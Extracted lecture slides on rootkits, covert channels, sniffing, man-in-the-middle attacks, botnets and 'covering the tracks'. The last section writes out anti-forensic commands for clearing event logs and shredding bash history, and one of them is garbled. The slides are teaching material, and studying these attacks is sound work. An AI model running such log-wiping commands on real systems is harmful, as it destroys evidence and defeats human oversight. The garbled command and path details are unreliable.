
- ROOTKIT is a piece of designed to hide itself (so that it remains undetected) and its processes, data and/or activities on the system.
- ROOTKIT is used to open a backdoor so that the attacker can have uninterrupted access to the compromised machine
-
- **Q: Is a rootkit virus or worm?**

Rootkit Capabilities

- Hides processes
- Hides files
- Hides registry entry
- Hides services
- Bypasses personal firewalls
- Undetectable by anti-virus software
- Can create covert channels – undetectable on network
- Defeats cryptographic hash checking
- Installs silently – no logs etc


How Rootkit Evades Detection?

- Rootkits intercept the operating systems calls then alter results of the call if required. This allows rootkit to evade it's detection – antivirus tools or operating system tools




How Rootkit Evades Detection?...

Inspect all files



Normal OS call execution

Inspect all files



Rootkit controlled OS call execution

Rootkit Revealer Tools

- Ice Sword
- F-Secure Black Light
- Rootkit Revealer
- Dark Spy
- System Virginity Verifier
- RK Detector

Covert Channel

- A covert channel is any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy.
- Covert channels transfer information using non-standard methods against the system design.
- Covert channel allows the communication of information by transferring objects through existing information channels or networks using the structure of the existing medium to convey the data in small parts.
- Covert channels are used to steal data from highly secure systems

Covert Channel: Examples

- Jeremiah Denton, a prisoner of war during the Vietnam War, used a covert channel to communicate without his captors' knowledge.
 - Denton was interviewed by a Japanese TV reporter in a videotape interview
 - USA intelligence agents noticed that Denton was blinking in an unusual manner on the tape
 - They discovered he was blinking letters in Morse code. The letters were T-O-R-T-U-R-E and Denton was blinking them over and over
 - This is a real-world example of covert channel use to send a message undetected.
- In computers, a property of a file can be used to deliver information rather than the file itself.
 - An example can be creation of a seemingly innocent computer file 16 bytes in size.
 - The file can contain any data as that is not the important information.
 - The file can then be emailed to another person.
 - The file seems meaningless but the real communication is of the number 16.
 - The file size is used to communicate the important data, not the contents of the file.

Covert Channel: Examples

- Covert channels can use a technique called tunnelling, which lets one protocol be carried over another protocol.
- Internet Control Message Protocol (ICMP) tunnelling is a method of using ICMP echo-request and echo-reply to carry any payload an attacker may wish to use, in an attempt to stealthily access or control a compromised system.
 - Ping command is used as a troubleshooting tool using ICMP protocol.
 - For that reason, many routers, switches, firewalls, and other packet filtering devices allow the ICMP protocol to be passed through the device.
- Loki is a hacking tool that provides shell access over ICMP, making it much more difficult to detect than TCP or UDP based backdoors.
 - The network thinks, a series of ICMP packets are being sent across the network.
 - Hacker sends commands from Loki client and executing them on the server.
 - <https://www.skillset.com/questions/the-hacking-tool-loki-provides-shell-access-to-the-attacker-over-6083>
- Reference: <https://www.hackingarticles.in/covert-channel-the-hidden-network/>


Exercise

- <http://www.spammimic.com>

What is Sniffing?

- Sniffing is the process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Packet Sniffers (network protocol analysers) are used by network administrators to keep track of data traffic passing through their network.
- **Active Sniffing:**
 - Conducted on a switched network.
 - Switch is a device that connects two network devices together.
 - Switches use the media access control (MAC) address to forward information to their intended destination ports.
 - Attackers take advantage of this by injecting traffic into the LAN to enable sniffing.
- **Passive Sniffing:**
 - Uses hubs instead of switches.
 - Hubs perform the same way as switches only that they do not use MAC address to read the destination ports of data.
 - All an attacker needs to do is to simply connect to LAN and they are able to sniff data traffic in that network.

How Does Sniffing Work?



- Sniffing is similar to that of “tapping phone wires” and try to know the conversation details (**wiretapping**).
- Information sniffed normally includes:
 - Email traffic
 - FTP passwords
 - Web traffics
 - Telnet passwords
 - Router configuration
 - Chat sessions
 - DNS traffic

Sniffing Tools

- **BetterCAP:** Perform various types of MITM attacks, manipulate HTTP, HTTPS and TCP traffic in real-time, sniff for credentials etc.
- **Ettercap:** Comprehensive suite for MITM attacks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
- **Wireshark:** One of the widely used packet sniffers with many features to analyse traffic.
- **Tcpdump:** Well-known command-line packet analyzer. It provides the ability to intercept and observe TCP/IP and other packets during transmission over the network.
- **WinDump:** A Windows port of the tcpdump.
- **OmniPeek:** A commercial product that is the evolution of the product EtherPeek.
- **Dsniff:** A suite of tools designed to perform sniffing with different protocols with the intent of intercepting and revealing passwords on Unix & Linux platforms.
- **EtherApe:** Linux/Unix tool with graphical display of incoming and outgoing connections.
- **MSN Sniffer:** Sniffing utility specifically designed for sniffing MSN Messenger traffic.
- **NetWitness NextGen:** It includes a hardware-based sniffer to monitor and analyze all traffic on a network. This tool is used by the FBI and other law enforcement agencies.

How to Detect Sniffing?


- Sniffers normally collect data and are difficult to detect.
- Easier to detect a sniffer on a switched ethernet network segment.
The techniques are:
 - **Ping method:** Sniffer might respond to the ping if the suspect machine is still running. It is not a strongly reliable method.
 - **ARP method:** Machines always capture and caches ARP. Upon sending a non-broadcast ARP, the sniffer/promiscuous machine will cache the ARP and it will respond to our broadcast ping
 - **On Local Host:** Logs can be used to find if a sniffer is being used.
 - **Latency method:** Ping time is generally short. If the load is heavy by sniffer, it takes long time to reply for pings.
 - **ARP Watch:** Used to trigger alarms when it sees a duplicate cache of the ARP.
 - **Using IDS:** Intrusion detection systems monitors for ARP spoofing in the network.

Man In The Middle (MitM)

- Man-In-The-Middle attack intercepts a communication between two systems.
- Attacker splits the original connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server.
- Once the connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.
- MITM attack is very effective because of the nature of the http protocol and data transfer which are all ASCII based.
- MITM attack could also be done over an https connection. It consists in the establishment of two independent SSL sessions, one over each TCP connection.
- Browser sets a SSL connection with the attacker, and the attacker establishes another SSL connection with the web server.
- Normally, browser warns the user that the digital certificate used is not valid, but the user may ignore the warning because they don't understand the threat.

MITM Attack Tools


- MITM attack tools are particularly efficient in LAN network environments as they implement extra functionalities, like ARP spoof capabilities to intercept communication between hosts.
- Few popular ones are:
 - PacketCreator
 - Ettercap
 - Dsniff
 - Cain and Abel



MITM Attack Types


- **IP spoofing:** Spoofing of the IP address of target server which a victim wants to connect
- **DNS spoofing:** A technique that forces a user to a fake website rather than the real one the user intends to visit.
- **HTTPS spoofing:** Attacker fools a browser into believing it's visiting a trusted website
 - Browser is re-directed to an unsecure website and attacker monitors interactions with that website and steals any personal/important information.
- **SSL hijacking:** Attacker uses another computer and secure server and intercepts all the information passing between the server and the user's computer.
- **Email hijacking:** Taking over the email accounts of an important target (banks, HNIs etc)
 - Attacker monitors transactions
 - Attackers can then spoof the email address and send their own instructions to customers.
- **Wi-Fi eavesdropping:** Cybercriminals set up Wi-Fi connections with legitimate sounding names. Once a user connects to this Wi-Fi, the attacker will be able to monitor the user's online activity and be able to intercept login credentials, payment card information, and more.
- **Stealing browser cookies:** Cybercriminals hijack browser cookies which store information from user browsing session enabling attacker to gain access to passwords, address, and other sensitive information.

What is IP Spoofing?



- IP spoofing is the creation of IP packets which have a modified source address in order to either hide the identity of the sender, to impersonate another computer system, or both.
- Sending and receiving IP packets is a primary way in which networked computers and other devices communicate over internet.
- An IP packet contains a header which precedes the body of the packet and contains important routing information, including the source address.
- In a normal packet, the source IP address is the address of the sender of the packet. If the packet has been spoofed, the source address will be forged.

What is DNS Spoofing?



- Attackers can poison DNS caches by impersonating DNS nameservers, making a request to a DNS resolver, and then forging the reply when the DNS resolver queries a nameserver.
- This is possible because DNS servers use UDP instead of TCP, and because currently there is no verification for DNS information.

MITM Attack Prevention

- Use “HTTPS” instead of HTTP
- Be wary of potential phishing emails from attackers asking to update password or any other login credentials.
- Instead of clicking on the link provided in the email, manually type the website address into browser.
- Never connect to public Wi-Fi routers directly, if possible.
 - Use VPN to protect the private data while using public Wi-Fi.
- Install a strong security solution to detect and protect from malware. Always keep the security software up to date.
- Ensure home Wi-Fi network is secure.
 - Update all of the default usernames and passwords on home router and all connected devices to strong, unique passwords.

Botnets


- A botnet is a collection of internet-connected devices infected by malware that allow hackers to control them.
- Attackers use botnets for malicious activities such as credentials leaks, unauthorized access, data theft and DDoS attacks.
- Common botnet actions are:
 - **Email spam:** Used for sending out spam messages in huge numbers. The Cutwail botnet can send up to 74 billion messages per day. They are also used to spread bots to recruit more computers to the botnet.
 - **DDoS attacks:** Leverages the massive scale of the botnet to overload a target network or server with requests, rendering it inaccessible to its intended users.
 - **Financial breach:** Includes botnets specifically designed for the direct theft of funds from enterprises and credit card information. Zeus botnet is one such example.
 - **Targeted intrusions:** Smaller botnets designed to compromise specific high-value systems of organizations (R&D, Financials, IP etc) from which attackers can penetrate and intrude further into the network.

Protection from Botnets

- Use a good Internet security suite that detects and removes a malware from machine and prevents future attacks.
- Update computer's operating system as early as possible. Hackers often utilize known flaws in operating system security to install botnets.
 - Set computer to install updates automatically.
- Update applications on computer, phone and tablet.
 - Hackers create programs to exploit known weaknesses of applications.
- Don't download attachments or click on links from email addresses you don't recognize.
- Use a firewall when browsing the Internet.
 - Use pre-installed firewall on Mac while install a good third party firewall on Windows based machine.
- Don't visit websites that are known distributors of malware.
 - Use an Internet security tool to warn about such sites.

Protection from Botnets

Botnet command and control architecture



Covering the Tracks

- Hiding of digital footprints is the final stage of penetration testing.
- Ethical hackers cover their tracks to:
 - Maintain their connection in the system
 - Avoid detection by incident response teams or forensics teams
- Methods to cover tracks
 - Using reverse HTTP shells
 - Using ICMP tunnels
 - Clearing event logs
 - Erasing command history

Covering the Tracks

- **Using Reverse HTTP Shells**
 - Hacker installs reverse HTTP shells on the victim computer and uses it to send communications to the network's server.
 - Reverse shell is designed in a way that the target device will always return commands.
 - This is possible since port 80 is always open, and therefore, these commands are not flagged by the network's perimeter security devices like firewalls.
 - Hacker can now gain any information from the server undetected leaving no footprint behind since all they did was send HTTP commands.
- **Using ICMP Tunnels**
 - ICMP is used by a network device to test connectivity using echo requests.
 - Hackers encapsulate these echo requests with TCP payloads and forward them to the proxy server.
 - This request is then de-capsulated by the proxy server, which extracts the payload and sends it to the hacker.
 - Network's security devices read this communication as simple ICMP packet transfer hence facilitating the hacker in covering their tracks.

Covering the Tracks...

- **Clearing Event Logs**
 - Using Metasploit Meterpreter but hacker must exploit a network using Metasploit.
 - Hacker uses the Meterpreter command prompt and uses the script “clearev” to clear all the event logs.
 - Event logs can also be cleared using the clearlog.exe file.
 - After deleting the event logs, the hacker removes the clearlog.exe from the system.
 - Event logs in Linux systems can also be deleted using text editors such as “kWrite”.
 - Logs in Linux systems are stored in the “/var/logs” directory.
- **Erasing Command History**
 - If the hacker is in a hurry and does not have time to go through all the event logs, they could cover their tracks by erasing and shredding the command history.
 - Hackers delete their bash history (can store upto 500 commands) by resetting its size to zero using command “export HISTSIZE=0”.
 - History file can be shredded using the command “shred -zuroot/bash_history”.


Camouflage

- **Camouflage:** The act, means, or result of obscuring things to deceive an enemy by painting or screening objects so that they are lost to view in the background, or by making up objects that from a distance have the appearance of fortifications.
- **Deception:** To mislead by a false appearance or statement.

Camouflage Defense Strategy

